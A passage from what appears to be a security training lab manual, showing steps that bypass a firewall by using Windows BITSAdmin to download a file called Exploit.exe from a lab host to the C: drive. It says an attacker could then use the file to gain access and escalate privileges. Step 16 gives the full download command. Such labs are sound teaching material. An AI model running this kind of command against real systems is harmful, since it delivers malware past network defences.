
16. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



17. **BITSAdmin** transfers the file, as shown in the screenshot.



18. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



19. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.

20. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.

21. Close all open windows and document all acquired information.